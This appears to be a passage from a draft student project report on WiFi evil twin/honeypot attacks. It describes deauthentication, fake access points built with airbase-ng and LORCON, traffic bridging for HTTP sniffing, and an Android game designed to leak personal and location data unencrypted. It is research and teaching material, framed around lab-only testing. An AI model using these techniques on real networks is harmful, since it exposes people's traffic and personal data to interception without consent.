The image below demonstrates the attack paired with a simple fake access point. When the deauthentication frames were sent, the station reassociated with the fake access point I had created using another of the suites tools- airbase-ng.

```
root@bt:~/projects/honeypot# airbase-ng -e "Biggles" mon0
15:57:01  Created tap interface at0
15:57:01  Trying to set MTU on at0 to 1500
15:57:01  Access Point with BSSID 00:C0:CA:76:28:D2 started.
15:57:01  Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
15:57:33  Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
```

Figure 23: Station associating with the fake access point.

2.2.4   Evil Twin/Honeypot Attack

The Evil Twin, aka Honeypot, WiFi Phishing, AP Phishing, etc., is a gateway attack leveraged to give the attacker the ability to perform other exploits. Victims of leave themselves open to a whole host of MITM exploits described in the previous paragraphs, including HTTP cache poisoning and DNS poisoning, along with having secure information such as credit card information, website login credentials and personal data stolen. Particularly worrying is the coupling of a honeypot attack, and then a MITM attack that includes the use of SSLstrip [3][5] in an attempt to beat HTTPS. There are new protocols that have been proposed that would prevent this, such as HTTP Strict Transport Security (HSTS) [4]; however, this is out of scope of this project.

The attack takes advantage of the Preferred Network List (PNL) that wireless devices maintain once successful connection with an access point has been made. When a device is not connected to a wireless network, it will broadcast probe request frames of all the previous networks it has been attached to. When attached to a network, it broadcasts probe requests for that network to allow it to roam between BSSs in an ESS.

Figure 24: The smartphone sends a probe request frame which is picked up by the attacker.

The attack can be traced as far back as 2003 [0], with the KARMA Wireless Client Security Assessment Tools [1] arriving in 2005 and making it even more accessible by releasing patches for the Linux MadWifi driver, allowing applications to create fake 802.11 access points in response to probe request frames from 802.11 capable devices. This application was released purely as a gateway to users writing their own exploits, termed BYOX (Bring Your Own eXploit). This set of tools was certainly ahead of its time in the security landscape, as wireless enabled devices were scarce when compared to today where not only smartphones are increasingly popular [6], but with the advent of The Internet of Things, and the preference to use WiFi in products [7][8][9], more devices are being made vulnerable to old attacks.

To perform the attack, the attacker needs to gain the SSID of access points either through beacon packets of real access points if performing a disassociation evil twin attack, or by probe requests broadcast by passing devices if performing the honeypot style. If a real access point is found the attacker can disconnect users from the real AP through a deauthentication DOS and broadcast the fake AP beacon packets with a stronger signal than the real one. Passing devices sending out probe requests will connect to the AP with the strongest signal, which happens to be the fake one. If the attacker is sniffing for probe request frames to perform a honeypot, all they need do is perform the association sequence once a valid probe request frame is detected. This can be achieved using low-level packet injection/monitoring libraries, or through a suite of tools common to penetration testing distributions.

This attack is not thwarted by Wired Equivalent Privacy (WEP) or WiFi Protected Access (WPA) as they only encrypt data after the association is established, thus not protecting against management packet spoofing [1]. There have been efforts made to protect against this attack, not by protecting against MAC spoofing, but by utilising the received signal strength (RSS). This proves a good

method of protection for single transmitter source, but it has also been demonstrated to have a 97.8% success rate with multiple transmitters [3]. 802.11w does implement protected management frames and as a result would eliminate this style of attack.

The honeypot attack forms the basis of the program this project is implementing and as such will be detailed in the implementation section of the report.

2.3   Low-Level Libraries

2.3.1   libpcap

2.3.2   LORCON

LORCON is an open source networking tool used for monitoring and injecting IEEE 802.11 frames [1] that emerged as a result of a talk in 2002 that put forward and discussed the issues current tools had with code duplication due to implementing their own methods of packet capture and injection, and lack of support for drivers that werent included in the tool [2]. It has bindings available in Ruby (ruby-lorcon) and Python (PyLorcon2) that are useful for rapid prototyping and testing wireless chipsets to determine whether they are compatible.

2.4 Hardware

The selection of hardware for usage in this product comes down to a combination of two vendors. Firstly the wireless adaptor manufacturer, such as Edimax, Netgear, Belkin, etc. that build the overall product. The decision of which manufacturer in this respect is not as important as the second, the chipset manufacturer. These are companies such as Broadcom and Realtek, and this decision determines which operating systems are compatible, the device driver to use, and ultimately whether injection and monitoring are supported.

2.4.1 Wireless Adaptor

This boils down to device type, i.e. whether the adaptor is PCI, USB, etc.

2.4.2 Wireless Chipsets

Consideration has to be taken into the chipset wireless adaptors use for compatibility with injection and monitoring libraries. Certain vendors, such as RealTek, support the open source community more-so than others which means drivers can be written for adaptors that use them.

Firstly I tried to use a wireless adaptor purchased for use with the Raspberry Pi. The Edimax EW-7811UN fulfilled the first part of the criteria by using the RTL8188CUS chipset as working drivers were available for Linux, and it

2.5   Operating Systems

Windows is ruled out from the start as it has a number of severe limitations. The biggest limitation is the lack of support for injecting data packets. The project relies on injecting packets to create a soft access point, and will further limit any expansions that need to inject data packets to perform attacks such as HTTP Cache Poisoning.

With this in mind, there are Linux distributions that have been developed with the purpose of being used for network penetration testing that have various applications and tools pre-installed to take advantage of WiFi vulnerabilities. I also want to look at generic distributions with a mind to see whether the software will run on embedded platforms, with little porting, such as the IGEP V2 and the cheaper alternatives, the Beagleboard and Raspberry Pi.

For each distribution I tested firstly whether the Air-ng applications would install and run, as if they wouldnt it was almost a guarantee that programs written using Lorcon would not work correctly. Once it was determined these would run, I tested a couple of wireless adaptors by setting up a soft AP, bridging this the actual hard AP, and forwarding traffic through it, using the Air-ng suite, as this would produce a similar effect to the final application.

2.5.1   Backtrack 5 R3

Backtrack was a security distribution that focused digital forensics and penetration testing. It comes pre-installed with a whole host of applications and tools, and was bootable from Live CD and USB.

This distribution comes with the Air-ng applications pre-installed, which was a good guarantee that any attempts to use libraries based on libpcap will meet little resistance from install.

Results of the Air-ng test

Backtrack is unfortunately no longer supported; however, a branch- Kali Linux- has been developed and is actively updated.

2.5.2   Kali

Kali marked the switch from an Ubuntu base to Debian for the Backtrack developers. One of the big updates from Backtrack is further support for ARM devices, which means it can be run on the Raspberry Pi. This is a huge benefit as it would reduce any effort in porting the application to an OS running on the board.

2.5.3   Ubuntu

2.5.4   Fedora

2.5.5   Android Game Programming

As this is my first foray into game programming for Android the easiest solution
would be to find a library that could handle the game engine functions, making
it easier and quicker to develop as the game portion is not a integral part of the
project.

libgdx

libGDX provides the perfect solution to my problem. It offers a cross-platform,
open source solution to creating 2D and 3D games for Android, iOS, Windows/-
Mac/Linux desktop, web and others [2]. Alongside this Badlogic [5] provides a
simple tool [4] for creating projects that can be imported into Eclipse [3] which
is detailed in the implementation section of this report.

There are numerous tutorials that detail the process of writing games for An-
droid using libgdx, and a specific one that creates a Flappy Bird [8][9] clone
called Zombie Bird [6] by Kilobolt [7], from which a large proportion of knowl-
edge was gained in terms of game and class design. They allow usage of assets
free of charge to projects, and as such some of the images will be reused in
Leaky Bird to speed up the development process.

2.5.6   Innocuous Information

Often when using the internet we disregard just how personal seemingly meaningless actually is when combined. In the introduction I touched upon browser fingerprinting as a technique for circumventing UK cookie laws and uniquely identifying users, with a surprisingly high amount of accuracy.

It has been noted that only 33bits of information are needed to uniquely identify a single person on the planet [1]. This value is calculated by taking the total number of people on the planet n, and calculating lg(n) to get the value x where x is the number of yes/no decisions required to uniquely identify someone. Of course, questions with more answers mean more entropy, so where a simple question of gender will give you 1 bit of entropy, knowing a persons postcode will give you an amount relative to the number of inhabitants of that particular place in comparison to the world.

There has been research in the past looking at identifying people through two sets of de-identified data by linking common fields, thus identifying the person [2]. The same author went on to set up a (now defunct) website that determined how unique you were based only gender, date of birth and postcode [3] and the results can be calculated easily. Given the first part of my home postcode narrows me down to 15,630 in the world. Take into consideration my gender and we can split that figure in half to 7815. Assuming for simplicities sake that the average life expectancy in the UK is 100 (its approx. 80), we are given 36,500 as the number of possible birthdates. This means there is a 21% chance that someone will share the same birthday at me, or, an 79% chance that I am uniquely identifiable through only three pieces of information. Of course, this is a very crude approximation and does not take into consideration a number of variables, and simplifies others. Papers that have attempted this with US census data have found it to be closer to 63% [5].

The information used in the above example are things a majority of the general public would not think twice about entering in to an online form.

Arguably one of the most identifying information structures about a user is their browser history. Attacks have been established, that browser companies have been aware of for over a decade [4], that simply make use of the text colour of a link to determine whether your browser has visited a website before or not. This seems fairly trivial to start with, but when you pair it with a malicious website that checks against the top 1 million websites using JavaScript then it starts to become a viable method of identification. Unfortunately this loophole has been closed by browser developers, much to the scorn of the web design industry. Although, its death did bring about the resurrection of an old attack designed to determine the user's web history- cache timing.

2.5.7   Legal Issues

As probe requests are broadcast from wireless devices, monitoring these frames is not an illegal activity. In UK law; however, once you start monitoring the data passing on the network it becomes a legal- and ethical- issue. Being privy to data packets addressed to other users may leave the attacker open to prosecution under a number of acts, namely the Computer Misuse Act 1990 [3] and the Data Protection Act 1998 [4]. The Regulation of Investigatory Powers Act [2] outlines the various public authorities permitted to use different types of investigative techniques, including interception of a communication and use of communication data [5], both of which monitoring network data traffic would fall under.

It is interesting to note that a recent precedence[1] in Illinois, USA, determined that monitoring traffic passing on an open network was not against the law as their protocol removed the payload from the data packets, arguing that their application acted in the same way that network cards currently do in forwarding- or ignoring- any packets not addressed to them.

3 REQUIREMENTS SPECIFICATION

This requirement specification uses keywords to indicate requirement levels as defined in RFC 2119 (appendix X[1]). Consideration has been taken to follow principles outlined in the IEEE Recommended Practice for Software Requirements Specification [2] whilst being mindful that they are included as part of a larger document.

The requirements are split into separate sections that define the hardware and software that are required to interact with the application, the user interface

3.1 Scope

The requirements put forth are for the Honeypot application that will be used to create spoofed access points based on probe request frames broadcast from passing mobile wireless devices. The fake AP will have its traffic bridged to a real AP on the host device to allow HTTP traffic to be captured and analysed. The goal of this application is to examine the HTTP traffic and analyse unencrypted packets from advertising frameworks to gain information about the user.

3.2 Overall Requirements

3.2.1 User Interfaces

Due to the application needing to be run in a high traffic area to make it as effective as possible it will need to be run on a laptop with the Operating System either installed as the primary, or run in a Virtual Machine.

The application will have no graphical user interface (GUI) and will provide relevant, contextual, information to the user through a simple console interface. Relevant information is defined below as part of the functional requirements. Usage of the application will require some prior knowledge of the 802.11 standard and its naming conventions.

Messages displayed to the user must be configurable in terms of debug, information, warning and error. Notification of the desired level should be configurable while starting the application, but not during application execution.

3.2.2 Hardware Interfaces

The honeypot application requires a wireless adaptor that conforms to the standards determined in the research portion of this article. They are as follows: ability to be put into monitor mode to capture traffic on the network, support for packet injection into the network and support from the chipset manufacturer toward the open source community, as this will give us greater confidence in the

drivers for Linux supporting the capabilities required, and working out-of-the-box. Considering these points the Alfa AWUS036H has been selected as the wireless adaptor to use.

A laptop will be required to run the application, and it will need at least one spare USB port for the wireless adaptor to be plugged in to and a spare ethernet port to connect to a wireless router.

The wireless network must have its SSID hidden, must have no encryption and must be connected to the laptop via ethernet cable. This is required so that the spoofed AP may bridge its traffic and the users of the spoofed AP will be able to access the internet

3.2.3   Software Interfaces

The application must run on Backtrack 5 Revision 3 (B5R3) which is available from the Backtrack website[1]. The application may run on Kali Linux which is a derivative of Backtrack developed by the same team, but with a Red Hat foundation instead of Debian.

The Operating System must be either installed as the primary, or installed on a Virtual Machine. If the Operating System is installed on a Virtual Machine then the virtualisation software used must be VirtualBox V4.3.0 [2]. The network adapter in VirtualBox must be set to bridged and utilize the ethernet adapter of the host laptop.

Air-ng may be utilized to create the spoof access point once the requirements of the AP have been determined. This software suite comes pre-installed on the required Operating System.

3.2.4   Communications Interface

As this application is designed to exploit vulnerabilities in the 802.11 standard, 802.11 will be required as a protocol. At the higher level HTTP traffic data will be analysed for information.

3.2.5   Operations

Once the application has been started by the user it must be entirely autonomous, acting upon user defined parameters at execution. The only user interaction should be exiting the application, which on signal it shall gracefully exit.

3.2.6   Site Adaptation Requirements

This application must only be run only in controlled wireless lab conditions due to the inability to get informed consent of the participants when running publicly. Under no circumstances should the application be executed in a public location, without a predefined SSID filter.

The application will require the host machine to be connected to an internet source via ethernet in order for it to successfully bridge traffic.

3.2.7   Functional Requirements

Honeypot Application

The application must:-

- Take user defined parameters:
    - Source MAC address
    - SSID Name
- Filter packets based on source MAC
- Filter relevant packets based on SSID
- Capture probe request frames from nearby WiFi devices
- Respond with probe response packet
- Handshake with WiFi device
- Bridge traffic from soft AP to real AP

3.2.8   Constraints

The application will not be able to perform the honeypot attack on mobile devices that broadcast probe requests from WPA/WPA2 encrypted networks. It will also be limited to the Operating System in which it has been developed to run on, in this instance that is Backtrack 5 Revision 3.

3.2.9   Assumptions

It is assumed that the Operating System running on the Virtual Machine will have access to the network that the host machine is connected to through a bridge.

3.3   Specific Requirements

3.3.1   Honey Pot Application

Take user defined parameters

The application shall accept a MAC address to filter the the received packets to ensure that data capturing is limited to devices owned by the user testing the application. It should also accept an SSID to filter the probe request frames to ease testing from multiple devices.

Filter packets based on source MAC

Explain.

Filter packets based on SSID

Explain.

Capture and parse probe request frames

Explain.

Allow device to connect to spoof access point

Explain.

Bridge traffic from the mobile device

Explain.

Parse HTTP traffic from the Android application

Explain.

Make information available to the support application through TCP

Explain.

3.3.2   Android Application

Must emulate a popular mobile game

Explain.

Must capture and send personal information

Explain.

Must capture and send location information

Explain.

Must send data unencrypted across the netwok

Explain.

4   Design

4.1   Overall System Architecture

Figure 25: Overall system architecture.

A soft access point is created on the detection of a valid, open encryption, probe request, and the network traffic is bridged to an actual network to ensure that the user is still able to access the internet, and the attacker can monitor passing traffic.

4.2   Class Diagrams

4.2.1   Android Game

The Android game design is relatively simple. It consists of two classes that inherit from the libgdx screen class, with the GameScreen class holding the GameRenderer and GameWorld which renders and holds the game state respectively doing the majority of the work.

Figure 26: Android game class diagram.

4.3   Android Location Provider

To successfully use platform specific functionality within the libgdx game environment an interface needs to be created to allow use of the functions. More detail on this can be found in the implementation section; however, below de-

tails the classes required to provide the game with the ability to get location
information from the Android device.

Figure 27: Android game libgdx location interface.

5 Implementation

This section details the process taken to develop the various discrete components. The final implementation has been developed and tested in a controlled environment using a dedicated wireless network in order to meet the the required ethical standards.

5.1 Honeypot Application

5.1.1 Station Association Sequence

Using the Lorcon library it is fairly trivial to capture packets and decode them to determine what type they are once inside the Lorcon loop. The packet capture loop takes a callback which is passed a packet structure. To single out the frame type it is a case of indexing in the right location:

```
uint8_t packetType = packet->packet_header[HP_80211_TYPE];
```

The lorcon library also offers a struct with extra info on 802.11 packets, which means the subtype could also be accessed as so:

```
struct lorcon_dot11_extra *extra;
extra = (struct lorcon_dot11_extra *)packet->extra_info;
```

And then accessing the subtype field.

Once we have this information we can use a state style switch statement to determine where in the process of the association sequence we are, and react accordingly to incoming packets.

Firstly the application needs to listen for probe request packets in order to get the SSIDs that nearby devices are searching for. This application is limited in that it only reacts to SSIDs in probe requests that match the SSID passed in as a command line argument. The filter is implemented in the

```
 parse_probe_request()
```

function and simply compares the SSID in the probe request to the SSID given, where

```
ap_info
```

is a struct holding information about the virtual access point:

```
if(strcmp(ap_info.ssid, ssid) == 0) {
       ap_info.valid_probe = 1;
return 1;
}
```

At this point, if a valid probe request has been found, the application pre-checks the authentication type of the AP that the device is probing for by sending a probe response and then parses the authentication response checking whether the Authentication Algorithm is set to Open (i.e. 0). This check is performed so that a virtual access point is not created for devices that are

probing for encrypted networks, as the application only handles unencrypted networks currently.

When an open network has been discovered, the application forks and creates a virtual access point using airbase-ng and sends another probe response on behalf of the VAP to speed up the process of associating. It is at this point that the application switches to monitoring traffic, as to meet the ethical guidelines set out by the department, only one device is unwittingly caught in the honeypot as I can ensure it is my device.

5.1.2   Monitoring Data Packets

5.2   Leaky Game

This application has been developed for Android and mimics the recently popular Flappy Bird style because of its simple nature, and possibility for exploiting the viral hype still surrounding it. It has been developed using Android Java and libgdx to handle the game functions and named Leaky Bird to reflect its actual purpose.

It was developed using the Eclipse IDE due to the support project creation support offered by libgdx tools, the process of which is detailed in a further section. The game was tested in a desktop environment to start with, before being deployed on a Nexus 7 for testing Android specific functionality.

5.2.1   Project Structure

Using the libgdx project setup tool removes the need for manually creating the projects and writing the boilerplate code required for the creation of cross-platform games.

It creates multiple Eclipse projects that link to one main project that holds the game code, thus effectively decoupling any platform specific code from the implementation. The projects created allow you to deploy on Android, desktop, web and iOS using robovm.

Which when imported to Eclipse sets the workspace up automatically.

Whilst developing the game it was tested under the desktop deployment, and then when Android specific functions were required it was moved to testing on an actual device.

5.2.2   Creating Interfaces

As the Android application utilizes libgdx as its graphics library, we need to create a number of interfaces to allow it to use Android specific functions, for example GPS. The process in doing so is relatively straight forward. Firstly you need to create an interface to encapsulate the desired functions and then implement this interface in a class on the Android side, and pass it through to the constructor of the game.

Figure 28: libgdx setup tool.

In this project the interface takes the naming standard of XResolver, where X is the service it is handling, and the implementation takes the standard of PlatformX where Platform is the deployment platform, e.g. Android, desktop, etc., and X is the service.

If, for example, we were writing a resolver for adding two numbers, we would have an interface in the libgdx project as such:

```
public interface AdditionResolver {
    public int add(int a, int b);
}
```

Then in the Android project implement the interface in a class:

```
public class AndroidAddition implements AdditionResolver {
    public AndroidAddition() {
    }

    @Override
    public int add(int a, int b) {
        return a + b;
```

Figure 29: Configuration screen.

Figure 30: Eclipse project structure.

```
    }
}
```

And finally pass it through in the game initialiser in the Android MainActivity:

```
initialize(new LeakyBirdGame(androidAddition), cfg);
```

Remembering to update the constructor of the Game class, then it is ready for use within the application while the game is running. In reality you wouldnt

need something as simple as an addition resolver, this is just to illustrate the steps to take.

5.2.3   Getting the GPS Co-ordinates

The application has been developed to report the players location whilst they are playing the game. This required an interface to be written between Android Java and libgdx so that we could take advantage of Androids GPS support, as noted in the section prior to this about creating interfaces.

The two functions we need the libgdx side of the application to be able to access are the LocationManager classs getLatitude and getLongitude. The interface to pass to the LeakyBirdGame initialiser is simply:

```
public interface GpsResolver {
    public double getGPSLatitude();
    public double getGPSLongitude();
}
```

It is named resolver due to libgdx being able to create desktop, HTML5 and iOS games from the same source code but with different entry points. Some of these entry points may not have GPS enable so we have to be sure to wrap any calls to this class in a null check. On the Android side we can create a class, AndroidLocationProvider, that implements this interface and allow the functions to wrap around the two LocationManager calls we need to make in order to get the coordinates. In the constructor of the class we need to get the name of the provider that our game will be using to get the location data, this can either be via GPS or network, the former being finer grained than the latter.

```
Criteria criteria = new Criteria();
